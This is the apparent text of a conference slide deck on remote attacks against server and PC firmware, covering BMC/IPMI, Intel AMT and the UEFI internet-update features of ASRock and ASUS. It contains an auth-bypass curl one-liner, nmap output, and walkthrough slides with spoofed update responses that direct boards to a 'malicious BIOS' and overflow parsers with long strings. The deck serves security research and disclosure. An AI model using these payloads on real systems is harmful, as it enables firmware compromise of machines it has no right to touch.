



# Remotely Attacking System Firmware

Alex Bazhaniuk

Jesse Michael

Mickey Shkatov



# Agenda



- Overview
- Remote attack surface
- BIOS Remote attack vectors
- Walkthrough exploits
- Detecting compromise




iOS




Adobe









# BMC - Remote Attack surface



1  CPU

2  SRAM

3  FLASH



# BMC - Remote Attack surface



- Designed for Out of Band server management
- Common use cases
  - KVM
  - BIOS FLASH
  - Etc.
- Licensing tiers



# BMC - Remote Attack surface



Nmap scan report for supermicro-x11ssm-bmc.x.x.x (x.x.x.x)

Not shown: 65530 closed ports

PORT	STATE	SERVICE	REASON	VERSION
------	-------	---------	--------	---------

<u>80</u> /tcp	open	http	syn-ack ttl 64	ATEN/Supermicro IPMI web interface
----------------	------	------	----------------	------------------------------------


<u>443</u> /tcp	open	ssl/http	syn-ack ttl 64	ATEN/Supermicro IPMI web interface
-----------------	------	----------	----------------	------------------------------------

<u>623</u> /tcp	open	asf-rmcp	syn-ack ttl 64	SuperMicro IPMI RMCP
-----------------	------	----------	----------------	----------------------

<u>5900</u> /tcp	open	vnc	syn-ack ttl 64	VNC (protocol 3.8)
------------------	------	-----	----------------	--------------------

MAC Address: DC:C4:7A:40:60:97 (Super Micro Computer)

Nmap done: 1 IP address (1 host up) scanned in 1403.00 seconds



1 SHARED or DEDICATED NIC

2 SERIAL/MODEM

3 IPMB Remote management Card

4 ICMB Bridge





# BMC - Remote Attack surface



## BMC/IPMI history


1998	2001	2004	2013	2014	2018
<b>IPMI v1.0 spec</b>	<b>IPMI v1.5 spec</b>	<b>IPMI v2.0 spec</b>	<b>Many BMC/IPMI vulnerabilities published</b>	<b>SMC PSBlock password file vulnerability</b>	<b>HP iLO4 auth bypass and RCE</b>
Base version of IPMI specification released	Many enhancements to base specification including IPMI over LAN and IPMI over Serial/Modem	New features including Serial over LAN, Enhanced Authentication, Firmware Firewall, and VLAN support	Dan Farmer and HD Moore found over 300k BMCs connected to the internet, 53k vulnerable to cipher-zero auth bypass	Zachary Wikholm discovered that Supermicro BMCs have plaintext password file which could be retrieved remotely without auth, 32k on internet	Multiple vulns including trivial auth bypass: curl -H "Connection: AAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA"



# ME/AMT Remote Attack surface



- Code loaded from platform SPI
- Code running in dedicated CPU in chipset
- Uses dedicated RAM & main RAM





# ME/AMT Remote Attack surface



## Manageability Ports

16992 Intel(R) AMT HTTP

16993 Intel(R) AMT HTTPS

16994 Intel(R) AMT Redirection/TCP

16995 Intel(R) AMT Redirection/TLS

623 ASF Remote Management and Control Protocol (ASF-RMCP)

664 ASF Secure Remote Management and Control Protocol (ASF-RMCP)

5900 VNC (Virtual Network Computing) - remote control program

[https://software.intel.com/sites/manageability/AMT\\_Implementation\\_and\\_Reference\\_Guide](https://software.intel.com/sites/manageability/AMT_Implementation_and_Reference_Guide)



# ME/AMT Remote Attack surface



## Intel ME/AMT history


2006	2007	2008	2010	2017	Also 2017
<b>AMT 1.0</b>  First version of Intel AMT available in Core 2 Duo vPro, included embedded web server and fw update capabilities	<b>AMT 2.5</b>  Wireless network support added here	<b>AMT 4.0</b>  Over-the-internet provisioning capabilities	<b>AMT 6.0</b>  Remote KVM support added here	<b>Critical auth bypass in AMT v6 through v11</b>  Embedi discovered that you could login to AMT as admin with no password on all vPro systems since 2010	<b>Multiple vulns in AMT v8 through v11</b>  Positive Technologies found more vulns in AMT including multiple buffer overflows allowing LPE and RCE



# BIOS- Remote Attack surface



- Code loaded from main platform SPI
- Code running in main platform CPU
- Uses main RAM








# BIOS- Remote Attack surface




## UEFI history

1998	2002	2007	2015	2016	2016
<b>EFI 1.02</b>	<b>EFI 1.10</b>	<b>UEFI 2.1</b>	<b>UEFI 2.5</b>	<b>UEFI 2.6</b>	<b>Missing size checks in DHCP code</b>
First version of Extensible Firmware Interface standard written by Intel	Intel released EFI 1.10 standard and contributed it to Unified EFI Forum	Cryptography, network authentication, and UI infrastructure added	WiFi, Bluetooth, HTTP, and HTTP BOOT functionality added	TLS implementation added based on OpenSSL	Topher Timzen noticed that DHCP code used untrusted length from network for copy without checks



- Reference Code
- Implemented from scratch
- Runs before OS

## HP UEFI extended Network Stack




### Legend

HP value-add components
Open Source/existing components
NIC Vendor components




- Additional features implemented by vendor
- Extensions on top of UEFI standard
- Some features eventually get pulled into UEFI standard

## UEFI Bluetooth Stack Architecture



- Bluetooth feature created by AMI
- Allows the use of BT devices before ExitBootService()
- BluetoothSMM


# BIOS- Remote Attack surface



- AMI built their own WiFi stack with additional features



## HTTP and PXE boot




- Allows download of UEFI boot loader or ISO via HTTP(S)
- Checks signature before execution to allow Secure Boot



# BIOS- Remote Attack surface

HP Intelligent Provisioning



- Built into HP servers
- Allows download of firmware/drivers from internet
- Simple configuration and installation of operating system



# BIOS- Remote Attack surface

SMTP from UEFI



- Sends email from BIOS
- Can mount NTFS partitions
- Attach any file from HD to email
- Could be used maliciously



# BIOS- Remote Attack surface



## Remote Diagnostics Download and Execute

The screenshot shows the HP Computer Setup BIOS interface. At the top, there are navigation tabs: Main, Security, Advanced, and UEFI Drivers. The HP logo and 'HP Computer Setup' text are in the top right. The main section is titled 'Remote HP PC Hardware Diagnostics'. It features a blue bar for 'Diagnostics Download URL' with a dropdown menu set to 'HP'. Below this are links for 'Custom Download Address', 'Diagnostics Logs Upload URL', 'Custom Upload Address', 'Username', and 'Password'. At the bottom, there are three settings: 'Scheduled Execution' (set to 'Enable'), 'Frequency' (set to 'Weekly'), and 'Execute On Next Boot' (set to 'Enable'). A mouse cursor is visible over the 'Scheduled Execution' dropdown. A footer note states: 'HP PC Hardware Diagnostics will be downloaded and executed once on the next boot.' with a link for 'Last Execution Result'.

- Downloads UEFI executable from remote server over internet
- Can download tool from HP or custom URL
- Optionally upload results back to customer-provided URL



# BIOS- Remote Attack surface

UEFI updates over Internet



## Internet Flash

Internet Flash searches for available UEFI firmware updates from ASRock servers. System can auto-detect the latest UEFI from our servers and flash them within UEFI setup without entering Windows® OS.

- Download updates from remote server over internet
- Multiple vendors have implemented this on their own
- What could go wrong?





# BIOS- Remote Attack surface

UEFI updates over Internet



- ASRock implementation



# BIOS- Remote Attack surface

UEFI updates over Internet



- **ASUS implementation**
- **Essentially the same functionality, implemented differently**



# BIOS- Remote Attack surface

UEFI updates over Internet



The screenshot shows the "HP Computer Setup" interface, specifically the "UEFI Drivers" tab. The "BIOS Update Preferences" section is highlighted. It includes a checked checkbox for "Check for Update on Next Reboot", a dropdown menu for "BIOS Source" set to "HP.com", a text input field for "Automatic BIOS Update Setting" containing "Download and install normal BIOS updates automatically", and a dropdown menu for "BIOS Update Frequency" set to "Daily".

- Can specify check frequency
- Can configure automatic download and installation



# Remote Update Vulnerabilities





# Remote Update Vulnerabilities



## ASRock's response to our vulnerability report:

Provide firmware updates for all affected systems disabling this functionality  
Basically all recent motherboards had this vulnerability

### Affected models:

- Intel 1151 (Skylake, Kaby Lake, Coffee Lake): 159 unique models
- Intel 1150 (Haswell, Haswell-WS, Broadwell): 109 unique models
- AMD AM4 (Excavator, Zen, Zen+) : 27 unique models



# Remote Update Vulnerabilities



## ASUS's response to our vulnerability report:

**Security** <security@asus.com>

Mon, Apr 23, 2:39 AM



to me, Security ▾

Dear sender

This issue only exists in EZ Flash process for pre-OS. It should not be a concern for PC products as the function (HTTP) is not activated, thank you.

Best regards,

ASUS Security | ©ASUSTeK Computer Inc.






# Exploit Walkthrough



and now it's time for something  
completely different





# Exploit Walkthrough



```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1  
Host: www.asrock.com  
Connection: Keep-Alive
```





# Exploit Walkthrough



```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```



```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">
  <Download Country="US" URL="URL1">
    <URL1>http://66.226.78.22</URL1>
    <URL2>http://66.226.78.22</URL2>
    <URL3>http://66.226.78.22</URL3>
    <URL4>http://66.226.78.22</URL4>
  </Download>
  <Bios Version="2.00" Date="12/5/2017" Type="Normal">
    <Description>Download this malicious BIOS I made for you...</Description>
    <File OS="BIOS" Size="12.73MB"/>/support/200.zip</File>
  </Bios>
</LiveUpdate>
```





# Exploit Walkthrough



# Exploit Walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```



```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">
  <Download Country="US" URL="URL1">
    <URL1>http://66.226.78.22AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</URL1>
    <URL2>http://66.226.78.22</URL2>
    <URL3>http://66.226.78.22</URL3>
    <URL4>http://66.226.78.22</URL4>
  </Download>
  <Bios Version="2.00" Date="12/5/2017" Type="Normal">
    <Description>Download this malicious BIOS I made for you...</Description>
    <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
  </Bios>
</LiveUpdate>
```





# Exploit Walkthrough







# Exploit Walkthrough



```
GET http://dlcdnnet.asus.com/pub/ASUS/mb/idx/Z3/PRIME-Z370-P.idx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Host: dlcdnnet.asus.com
Connection: Keep-Alive
```





# Exploit Walkthrough



```
GET http://dlcdnnet.asus.com/pub/ASUS/mb/idx/Z3/PRIME-Z370-P.idx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Host: dlcdnnet.asus.com
Connection: Keep-Alive
```



```
<product> PRIME-Z370-P
<version> 0612
<release-date> 3/9/2018
<path> \pub\ASUS\mb\LGA1151\PRIME_Z370-P\PRIME-Z370-P-ASUS-0612.zip
<~description>
  1. Update CPU Microcode 0x84
  2. Improve system capability and stability
<~description>
<~version>
<~product>
```





# Exploit Walkthrough



```
GET http://dlcdnnet.asus.com/pub/ASUS/mb/idx/Z3/PRIME-Z370-P.idx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Host: dlcdnnet.asus.com
Connection: Keep-Alive
```



```
<product> PRIME-Z370-P

<version> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
<release-date> 3/9/2018
<path> \pub\ASUS\mb\LGA1151\PRIME_Z370-P\PRIME-Z370-P-ASUS-0612.zip
<~description>
1. Update CPU Microcode 0x84
2. Improve system capability and stability
<~description>
<~version>

<~product>
```





# Exploit Walkthrough



## Debugging System Firmware Exploits

- Intel Hardware Debug Interface



**XDP (Old)**  
**\$3000**



**CCA (Newer)**  
**\$390**



**DbC (Current)**  
**\$15**



# Exploit Walkthrough



## Debugging System Firmware Exploits

- Intel System Debugger

The screenshot displays the Intel System Debugger (IDT) interface with the following components:

- Callstack:** Shows a single entry at address 0x000000005D353ED0 with the description "lost frame-chain ...".
